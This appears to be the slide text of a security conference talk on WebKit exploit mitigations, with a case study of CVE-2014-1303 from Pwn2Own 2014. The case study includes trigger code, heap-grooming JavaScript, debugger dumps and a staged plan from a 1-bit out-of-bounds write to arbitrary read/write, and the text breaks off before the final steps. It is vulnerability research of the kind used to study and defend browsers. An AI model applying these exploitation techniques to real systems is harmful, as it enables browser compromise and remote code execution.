WEBKIT EVERYWHERE: SECURE OR NOT?

Liang Chen
@chenliang0817
@K33nTeam

Agenda

- WebKit Introduction
- WebKit security features & Exploitation mitigation
- Case study (CVE-2014-1303 Pwn2Own 2014)
- Future & improvement

Who am I?

- Chief Security Researcher at KeenTeam
- White Hat (Of course)
- Specialized in browser advanced exploitation
- Pwn2Own winner:
  - Winner of HP Mobile Pwn2Own 2013, iPhone Safari category
  - Winner of HP Pwn2Own 2014, Mac Safari category

Part 1: WebKit Introduction

Background

- Open source Web Browser rendering engine
  - Main site: http://www.webkit.org
- Trunk & Branch difference
  - Trunk : Introduce new features, update frequently
    - http://trac.webkit.org/browser/trunk
  - Branch : Stable, less updates, used by Safari
    - http://trac.webkit.org/browser/branches
- Work closely with JS engine (V8 or JSC, good news to exploiter)
- Most popular rendering engines in the earth!

WEBKIT EVERYWHERE

Browsers：
- Safari (Mac OSX, iOS)
- Chrome (Now Blink)

A single bug can destroy all

Apple Apps(Mac OSX & iOS):
- Mail
- Dashboard

WebKit

SNS & IM Mobile Apps:
- Facebook
- Twitter
- WeChat

Other WebView Apps:
- Paypal Mobile
- Youtube

Historical issues

- DOS
- UXSS
- RCE
  - Logic
    - Almost extinct
  - Memory Corruption
    - Still exists, hard to kill all
    - Possible to pwn the whole device ☺
    - Main focus in this presentation

Memory Corruption

- Categories
  - Heap Overflow
  - Type Confusion
  - UAF

- Real cases
  - Nils Pwn2Own 2013:
    - https://labs.mwrinfosecurity.com/blog/2013/04/19/mwr-labs-pwn2own-2013-write-up---webkit-exploit/
  - Pinkie Pie:
    - http://scarybeastsecurity.blogspot.co.uk/2013/02/exploiting-64-bit-linux-like-boss.html

Part 2: WebKit security features & exploitation mitigation

Heap Arena

- Goal
  - Use isolated heap to manage memory which needs to be frequently allocated/freed
- RenderObject
  - Elements of a render tree(RenderImage, RenderButton, etc.)
  - Updated when render tree layout is changed
  - Contribute for 90%+ WebKit UAFs
- RenderArena
  - Isolated heap to allocate RenderObject


RenderArena internals

- RenderArena object created for each document

```
void Document::attach(const AttachContext& context)
{
    ASSERT(!attached());
    ASSERT(!m_inPageCache);
    ASSERT(!m_axObjectCache || this != topDocument());

    if (!m_renderArena)
        m_renderArena = RenderArena::create();

    // Create the rendering tree
    setRenderer(new (m_renderArena.get()) RenderView(this));
    ...
```

RenderArena internals

- RenderArena object maintains a freelist array based on size



- LIFO when allocating RenderObject

RenderArena : From exploiter's view

- Overwrite the "next" pointer to a controlled buffer (Outside the Arena)
- Can cause the buffer pointer to be re-used by a new RenderObject
- Leak vtable & RCE
- Reference: "Exploiting A Coalmine" by Georg Wicherski

RenderArena enhancement

- "Next" pointer is XORed by random value

```
static void* MaskPtr(void* p, uintptr_t mask)
{
    return reinterpret_cast<void*>(reinterpret_cast<uintptr_t>(p) ^ mask);
}


void RenderArena::free(size_t size, void* ptr)
{
    ...
    // Ensure we have correct alignment for pointers.  Important for Tru64
    size = ROUNDUP(size, sizeof(void*));

    const size_t index = size >> kRecyclerShift;
    void* currentTop = m_recyclers[index];
    m_recyclers[index] = ptr;
    *((void**)ptr) = MaskPtr(currentTop, m_mask);
    ...
}
```

Killed almost all exploits in RenderArena ☹

- WebKit Trunk doesn't implement RenderArena
- Some 3rd party WebView App still exploitable

GC mechanism

- No explicit GC call in JSC/V8
  - Number Heap is abandoned (Charlie Millier’s approach)
- Heap::collectAllGarbage can do the job (JSC specific)
  - But it is never triggered
- On iOS/Android:
  - GC on specific sized object can be triggered if too many allocation requests take place
- On Mac Safari 7:
  - Really hard to stably trigger even if all memory is exhausted
- Really bad news for exploiters ☹

14:40 变更集[52176] 来自 ggaren@apple.com

7 edits in trunk/JavaScriptCore

Removed the number heap, replacing it with a one-item free list for numbers, taking advantage of the fact that two number cells fit inside the space for one regular cell, and number cells don't require destruction.

Reviewed by Oliver Hunt.
SunSpider says 1.6% faster in JSVALUE32 mode (the only mode that heap-allocates numbers).

SunSpider says 1.1% faster in JSVALUE32_64 mode. v8 says 0.8% faster in JSVALUE32_64 mode. 10% speedup on bench-alloc-nonretained.js. 6% speedup on bench-alloc-retained.js.

There's a lot of formulaic change in this patch, but not much substance.

```
void Heap::collectAllGarbage()
{
    if (!m_isSafeToCollect)
        return;

    collect(DoSweep);
}
```

Trigger GC : Workround

- For debugging purpose, add the following line and compile:

```
EncodedJSValue JSC_HOST_CALL globalFuncParseFloat(ExecState* exec)
{
    //exec->vm()->heap.collectAllGarbage();
    return JSValue::encode(jsNumber(parseFloat(exec->argument(0).toString(exec)->value(exec))));
}
```


- GC can be triggered by calling parseFloat function in JS

- Not for real world exploit

Trigger GC : Workaround

- Create holes and fill
  - Ian Beer's approach
  - Can resolve most of heap fengshui issues
  - Not able to free objects (necessary when we need to have a vtable object to leak address, and replace it with another object to do futher stuff)
- JS Controlled Free
  - Will introduce later

```
function doNoisyThing(){...}

var arr = []
arr.push({toString: doNoisyThing})
for(var i = 1; i < 0x1a0/8;i++){
  arr.push("");
}

var a = alloc(0x1a0 - 0x20, 'A');
var b = alloc(0x1a0 - 0x20, 'B');
arr.join(); // will call doNoisyThing
var c = document.createElement("HTMLLinkElement"); // 0x1a0 bytes
```



ASLR

- Not an advanced technology now
- On iOS, ASLR is weak
  - All system libraries share a single base address (dyld_shared_cache)
  - Implication: leaking a single WebCore vtable address means all module base is leaked

ASLR on Mac OSX

- One module, two randomized base
  - .DATA base and .TEXT base:

```
liangtekimbp:~ chenliang$ vmmap 85330 | grep WebCore
__TEXT          000000011038b000-0000000111240000 [ 14.7M] r-x/rwx SM=COW  /System/Library/StagedFrameworks/Safari/WebCore.framework/Versions/A/WebCore
__LINKEDIT      00000001113fc000-0000000111b6f000 [ 7628K] r--/rwx SM=COW  /System/Library/StagedFrameworks/Safari/WebCore.framework/Versions/A/WebCore
__DATA          0000000111240000-00000001113f3000 [ 1740K] rw-/rwx SM=PRV  /System/Library/StagedFrameworks/Safari/WebCore.framework/Versions/A/WebCore
__DATA          00000001113f3000-00000001113fc000 [   36K] rw-/rwx SM=PRV  /System/Library/StagedFrameworks/Safari/WebCore.framework/Versions/A/WebCore
```

- Vtable address exists in .DATA,
  - Leak vtable != defeat ASLR

```
(lldb) image lookup --address 0x00007fff746cc000+0x106700
    Address: WebCore[0x0000000000f55700] (WebCore.__DATA.__const + 920384)
    Summary: vtable for WebCore::NumberInputType
```

- Arbitrary read/write needs to achieve before ROP to get .TEXT base

DEP

- Also not advanced technology
  - ROP is needed to bypass DEP
- JIT RWX page exists☺
- On Mac Safari 7, 128MB JIT page is allocated by default
  - JIT page address is not fully randomized ☺

```
(lldb) shell vmmap 85330 | grep JIT
JS JIT generated code  000050a88a600000-000050a88a601000 [    4K] ---/rwx SM=NUL
JS JIT generated code  000050a8ca601000-000050a8ca602000 [    4K] ---/rwx SM=NUL
JS JIT generated code  000050a88a601000-000050a892600000 [128.0M] rwx/rwx SM=PRV
JS JIT generated code  000050a892600000-000050a8c2600000 [768.0M] rwx/rwx SM=NUL  reserved VM address space
(unallocated)
JS JIT generated code  000050a8c2600000-000050a8ca601000 [128.0M] rwx/rwx SM=PRV
```

Sandbox architecture

- Apple Sandbox
  - Mac OSX
    - Rule specified in /System/Library/PrivateFrameworks/WebKit2.framework/Versions/A/Resources/com.apple.WebProcess.sb
  - iOS Safari
- Android sandbox
- App specific sandbox
  - Chrome sandbox

Native 64bit App

- Exploiter’s nightmare
  - Especially for Mac OS/iPhone 5s+
  - Hard to spray the heap (large address space)

- Solution
  - Avoid heap spraying

It is Era of Vulnerability-Dependent Exploitation

Difficult, but NOT impossible…

Part 3: Case study (CVE-2014-1303 Pwn2Own 2014)

CVE-2014-1303 : Vulnerability

- CSS selectors are patterns used to select the elements you want to style
- Can be created by the following code:

```
<style>html,em:nth-child(5){
    height: 500px
}
</style>
```

```
(lldb) x/30xg 0x000000010a825e70
0x10a825e70: 0xbadbeef3bac20008 0x000000010a884910
0x10a825e80: 0xbadbeef3bac0000c 0x000000010a8d4460
0x10a825e90: 0xbadbeef3bac705c0 0x000000010a825e40
0x10a825ea0: 0xdc1ca0624dfbdbf1 0x00000001857a8147
0x10a825eb0: 0x0000000000000000 0x0000000000000040
0x10a825ec0: 0x392e36312e323731 0x0e95b33f30322e39
0x10a825ed0: 0xdf9ca0624dfbdae1 0x00000001857a8137
0x10a825ee0: 0x0000000000000000 0x0000000000000040
0x10a825ef0: 0x392e36312e323731 0x0e95b34f30322e39
0x10a825f00: 0xd11ca0624dfbdbc1 0x00000001857a80e7
0x10a825f10: 0x0000000000000000 0x0000000000000040
0x10a825f20: 0x2e656c676f6f672e 0x0e95b29f2e6d6f63
0x10a825f30: 0xd09ca0624dfbdb91 0x00000001857a80d7
0x10a825f40: 0x0000000000000000 0x0000000000000040
0x10a825f50: 0x2e656c676f6f672e 0x0e95b2af2e6d6f63
```

- An array of CSSSelector elements will be created (0x10 * 2)

CVE-2014-1303 : Vulnerability

- The CSSSelectorList can be mutated later on
  - By setting window.getMatchedCSSRules(document.documentElement). cssRules[0].selectorText

- This will cause a new array of CSSSelector elements created
  - In WebCore::CSSParser::parseSelector
  - 'a' makes 0x10 * 1 sized allocation by WTF::fastMalloc

```
<script>
function load() {
    var cssRules = window.getMatchedCSSRules(document.documentElement);
    cssRules[0].selectorText = 'a';
}
</script>
```

```
(lldb) bt
* thread #1: tid = 0x177f34, 0x00007fff8b6a1a18
WebCore`WTF::fastMalloc(unsigned long), queue = 'com.apple.main-
thread, stop reason = instruction step into
    frame #0: 0x00007fff8b6a1a18 WebCore`WTF::fastMalloc(unsigned
long)
    frame #1: 0x00007fff8a9e565d
WebCore`WebCore::CSSSelectorList::adoptSelectorVector(WTF::Vector<WTF:
:OwnPtr<WebCore::CSSParserSelector>, 0ul, WTF::CrashOnOverflow>&) +
141
    frame #2: 0x00007fff8a9d6bc9
WebCore`cssyyparse(WebCore::CSSParser*) + 2089
    frame #3: 0x00007fff8ab5ba6c
WebCore`WebCore::CSSParser::parseSelector(WTF::String const&,
WebCore::CSSSelectorList&) + 60
    frame #4: 0x00007fff8af64f2b
WebCore`WebCore::CSSStyleRule::setSelectorText(WTF::String const&) +
91
(lldb) p/x $rdi
(unsigned long) $4 = 0x0000000000000010
```

CVE-2014-1303 : Vulnerability

- When RuleSet::addRule is called, selectorIndex is 1 (The SECOND CSSSelector)
  - We only have ONE CSSSelector element in the array!!
  - Rules[i].selectorInedex is still 1, should be 0.

```
static PassOwnPtr<RuleSet> makeRuleSet(const Vector<RuleFeature>& rules)
{
    size_t size = rules.size();
    if (!size)
        return nullptr;
    OwnPtr<RuleSet> ruleSet = RuleSet::create();
    for (size_t i = 0; i < size; ++i)
        ruleSet->addRule(rules[i].rule,
                         rules[i].selectorIndex, //should be 0, but is still 1
                         rules[i].hasDocumentSecurityOrigin ? RuleHasDocumentSecurityOrigin : RuleHasNoSpecialState);
    ruleSet->shrinkToFit();
    return ruleSet.release();
}
```

CVE-2014-1303 : Vulnerability

- OOB access in WebCore::CSSSelector::specificity

```
(lldb) bt
frame #0: 0x00007fff8a9ed7e0
WebCore`WebCore::CSSSelector::specificity() const
    frame #1: 0x00007fff8a9ed0d2
WebCore`WebCore::RuleData::RuleData(WebCore::StyleRule*,
unsigned int, unsigned int, WebCore::AddRuleFlags) + 146
    frame #2: 0x00007fff8a9ecc8f
WebCore`WebCore::RuleSet::addRule(WebCore::StyleRule*,
unsigned int, WebCore::AddRuleFlags) + 63
    frame #3: 0x00007fff8a9fa903
WebCore`WebCore::makeRuleSet(WTF::Vector<WebCore::RuleFeatur
e, 0ul, WTF::CrashOnOverflow> const&) + 291
    frame #4: 0x00007fff8a9fa328
WebCore`WebCore::DocumentRuleSets::collectFeatures(bool,
WebCore::StyleScopeResolver*) + 152
```

CSSSelector array(1 element)

```
(lldb) x/10xg $rdi-0x10
0x10a81d6c0: 0xbadbeef3bac30008 0x000000010a884848
0x10a81d6d0: 0xbadbeef3bac30008 0x000000010a850078
0x10a81d6e0: 0xbadbeef3bac30008 0x000000010a8662d0
0x10a81d6f0: 0x0000001400000006 0x000000000000002c
0x10a81d700: 0x0000000100000001 0x000000010a8b1e00
```

CSSSelector “this” pointer pointers to here!!

- CSSSelector::specificity() looks like an OOB read. Not useful????


A deeper look

- CSSSelector structure
  - A 21-bit value (Aligned to 8 bytes) followed by a 8-byte pointer


```
class CSSSelector {
        unsigned m_relation           : 3; // enum Relation
        mutable unsigned m_match      : 4; // enum Match
        mutable unsigned m_pseudoType : 8; // PseudoType
        mutable bool m_parsedNth      : 1; // Used for :nth-*
        bool m_isLastInSelectorList   : 1;
        bool m_isLastInTagHistory     : 1;
        bool m_hasRareData            : 1;
        bool m_isForPage              : 1;
        bool m_tagIsForNamespaceRule  : 1; //21 bits, aligned to 8 bytes in 64bit Safari

        union DataUnion {
            DataUnion() : m_value(0) { }
            AtomicStringImpl* m_value;
            QualifiedName::QualifiedNameImpl* m_tagQName;
            RareData* m_rareData;
        } m_data; // + 8: 8 bytes
    };
```


OOB Write? Yes!

WebCore::CSSSelector::specificity(void)



WebCore::CSSSelector::extractPseudoType






- Only the 8th bit of the 21-bit value can be modified from 0 to 1
- Whether to write or not depends on its original value

Pretty restrictive!!

Restrictive 1-bit write

- 1-bit write can be reached when…



Restrictive 1-bit write

- Possible options:
  - 0x40 -> 0xC0 (Seems good)
  - 0x40040 -> 0x400c0
  - Etc.

- Other restrictions
  - The *(unsigned long *)((char *)CSSSelector+8) must be either 0 or a valid pointer.
  - If it is a valid pointer, other checks will be performed (not good)

- Where we are
  - Restrictive 1-bit write achieved

Exploit : What to overwrite?

- WTF::StringImpl?

```
class StringImpl {
  unsigned m_refCount; //+0
  unsigned m_length; //+4
  union {
    const LChar* m_data8;
    const UChar* m_data16;
  };
  union {
    void* m_buffer;
    StringImpl* m_substringBuffer;
    mutable UChar* m_copyData16;
  };
```

- Change m_refCount from 0x40 -> 0xC0?
  - Not useful unless we can make it to a smaller value (Free it earlier)
- Make m_length bigger
  - Not possible since it is located at higher 4-byte position

Not a Good Option…☹

Exploit : What to overwrite?

- WTF::ArrayBuffer?

```
class ArrayBuffer : public RefCounted<ArrayBuffer> {
    unsigned m_refCount; //+0
    void * m_data; //+8
    unsigned m_sizeInBytes; //0x10
    ArrayBufferView* m_firstView; //0x18
};
```

- Good candidate
  - Well aligned at 0x10
  - 0x20 in size (Two CSSSelector elements)
  - Can be 0 when no ArrayBufferView is assigned

- Covert restrictive 1-bit write to additional 0x80 bytes read/write (from 0x40 -> 0xC0)
  - Perfect!

Typed Array Internals

- When no ArrayBufferView is assigned

```
<script>
 var buf = new ArrayBuffer(0x40);
</script>
```

```
(lldb) x/30xg 0x00000001186b6aa0
0x1186b6aa0: 0xbadbeef3bac20008 0x0000000111a80870
0x1186b6ab0: 0xbadbeef3bac30008 0x0000000112eceac8
0x1186b6ac0: 0x00007fff75ee20a0 0x000000011[illegible]080
0x1186b6ad0: 0x0000000100000010 0xbadbe[illegible]00000001
0x1186b6ae0: 0x0000000000000000 0x0000000000000000
0x1186b6af0: 0x0000000000000000 0x0000000000000000
0x1186b6b00: 0xbadbeef300000001 0x00000001191bb240
0x1186b6b10: 0x0000000000000040 0x0000000000000000
0x1186b6b20: 0xbadbeef300000001 0x0000000119[illegible]000
0x1186b6b30: 0x0000000000020000 0x0000000000000000
0x1186b6b40: 0x0000000000000000 0x0000000000000000
0x1186b6b50: 0x0000000000000000 0x0000000000000000
0x1186b6b60: 0xbadbeef300000001 0x00000001191bb2c0
0x1186b6b70: 0x0000000000000040 0x0000000000000000
0x1186b6b80: 0xbadbeef300000001 0x000000011937d000
```

```
class ArrayBuffer : public RefCounted<ArrayBuffer> {
    unsigned m_refCount; //+0
    void * m_data; //+8
    unsigned m_sizeInBytes; //0x10
    ArrayBufferView* m_firstView; //0x18
};
```

0x40 m_data:

```
(lldb) x/20xg 0x00000001191bb240
0x1191bb240: 0x0000000000000000 0x0000000000000000
0x1191bb250: 0x0000000000000000 0x0000000000000000
0x1191bb260: 0x0000000000000000 0x0000000000000000
0x1191bb270: 0x0000000000000000 0x0000000000000000
```

Typed Array Internals

- When ArrayBufferView is assigned

```
<script>
 var buf = new ArrayBuffer(0x40);
 var uint32_buf = new Uint32Array(buf);
</script>
```

```
(lldb) x/30xg 0x00000001186b6aa0
0x1186b6aa0: 0xbadbeef3bac20008 0x0000000111a80870
0x1186b6ab0: 0xbadbeef3bac30008 0x0000000112eceac8
0x1186b6ac0: 0x0000000500000002 0x00007fff8c3e2223
0x1186b6ad0: 0x0000000000000000 0xbadbeef700000068
0x1186b6ae0: 0x0000000000000000 0x0000000000000000
0x1186b6af0: 0x0000000000000000 0x0000000000000000
0x1186b6b00: 0xbadbeef300000002 0x00000001191bb240
0x1186b6b10: 0x0000000000000040 0x00000001196ae200
0x1186b6b20: 0xbadbeef300000001 0x000000011939d000
0x1186b6b30: 0x0000000000020000 0x0000000000000000
0x1186b6b40: 0x0000000000000000 0x0000000000000000
0x1186b6b50: 0x0000000000000000 0x0000000000000000
0x1186b6b60: 0xbadbeef300000001 0x00000001191bb2c0
0x1186b6b70: 0x0000000000000040 0x0000000000000000
0x1186b6b80: 0xbadbeef300000001 0x000000011937d000
```

0x40 m_firstView:

```
(lldb) x/30xg 0x00000001196ae200
0x1196ae200: 0x00007fff7603b050 0x0000000000000001
0x1196ae210: 0x00000001191bb240 0x0000000080000000
0x1196ae220: 0x00000001186b6b00 0x0000000000000000
0x1196ae230: 0x0000000000000000 0xbadbeef700000030
(lldb) image lookup --address 0x00007fff7603b050
      Summary: vtable for WTF::Uint32Array + 16
```

```
class ArrayBufferView : {
  public:
    unsigned m_refCount;
    void* m_baseAddress;
    unsigned m_byteOffset : 31;
    bool m_isNeuterable : 1;
    RefPtr<ArrayBuffer> m_buffer;
    ArrayBufferView* m_prevView;
    ArrayBufferView* m_nextView;
};
```


- Changing ArrayBufferView::m_buffer pointer can achieve Arbitary Address Read/Write (AAR/AAW)
  - The size is 0x40 !!

Exploitation : Overall strategy

- 1-bit OOB write
  - Trigger the vulnerability to change ArrayBuffer::m_sizeInBytes from 0x40 -> 0xC0
- 0x80 OOB Read/Write
  - Leak WebCore vtable address to obtain WebCore data section base
- Arbitrary Address Read/Write (AAR/AAW)
  - Leak WebCore text section base
- Remote Code Execution
  - ROP, or better solution?

Exploitation : From 1-bit write to 0x80 Read/Write

- Craft memory layout



Overflowed...

Vtable leaked...

Exploitation : From 1-bit write to 0x80 Read/Write

- Something we forgot…
  - Process crashed immediately
- Root cause
  - Several similar loops after 1-bit write
  - Traverse the CSSSelector array until tagHistory() is 0


```
for (const CSSSelector* selector = this; selector; selector = selector->tagHistory()) {
        temp = total + selector->specificityForOneSelector();
        // Clamp each component to its max in the case of overflow.
        if ((temp & idMask) < (total & idMask))
            total |= idMask;
        else if ((temp & classMask) < (total & classMask))
            total |= classMask;
        else if ((temp & elementMask) < (total & elementMask))
            total |= elementMask;
        else
            total = temp;
    }
```

- Need to put another fake CSSSelector right after and set m_isLastInTagHistory to 1 to quit the loop ASAP
- m_isLastInTagHistory is 18^{th} bit

```
const CSSSelector* tagHistory() const {
 return m_isLastInTagHistory ? 0 : const_cast<CSSSelector*>(this + 1);
}
```

Exploitation : From 1-bit write to 0x80 Read/Write

- Adjust the layout: to put an ArrayBuffer with m_sizeInBytes = 0x20000 (m_isLastInTagHistory set)



- 0x20000 sized buffer should not be wasted just to avoid crash ☹
  - Can be used for ROP ?

Exploitation : From 0x80 RW to AAR/AAW

- What 0x40 WebCore Object to choose ?
  - Contains vector element
    - Can modify the pointer to achieve AAR
  - Candidate: HTMLLinkElement, SVGTextElement, SourceBufferList, etc.
  - None is 0x40 ☹

- Option 2:
